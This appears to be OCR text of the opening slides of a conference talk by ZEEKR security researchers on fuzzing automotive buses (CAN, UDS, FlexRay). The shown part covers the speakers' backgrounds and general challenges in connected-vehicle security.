


Explore ‘BUS’ Mysteries via Automotive fuzzing

ChenNan of ZEEKR

Chongyang Bao of ZEEKR

Jiaming Tao of ZEEKR

About US

- Security Researchers of Zeekr Zero LAB
- Bug Hunting & Exploit
- Automobile & Binary & Kernel & Network & Virtualization
- Microsoft Most Valuable Security Researcher
- Winner of The Tianfu Cap 2021 Kernel & Docker Category
- Speaker of HITB,Zer0con,44Con,Insomnihack,Tensec

Contents

- Background introduction
- CAN BUS
- UDS Protocol
- FlexRay BUS
- BUS FUZZING

/01 Background

Challenges OEMs are confronting-Security Challenges against Connected Vehicles

Risk of network attack faced by ACES (automatic driving, networking, electric, sharing)

Various attack methods

The architecture of IoV is complex, the exposure surface is increasing, and the attack methods are diverse

No safety standards


There are many protocols for intelligent connected vehicles, but there are no safety standards


No security defense

Unsecured connected cars run almost naked

Hackers focus on improving


The attack revenue of intelligent connected vehicle is increasing, which is easy to attract the attention of hackers







Network security will be the challenge of the Internet of Vehicles in the future. It not only pays attention to hardware security, but also pays attention to multi-dimensional security of "cloud management end"


Out-Vehicle Attack Surface



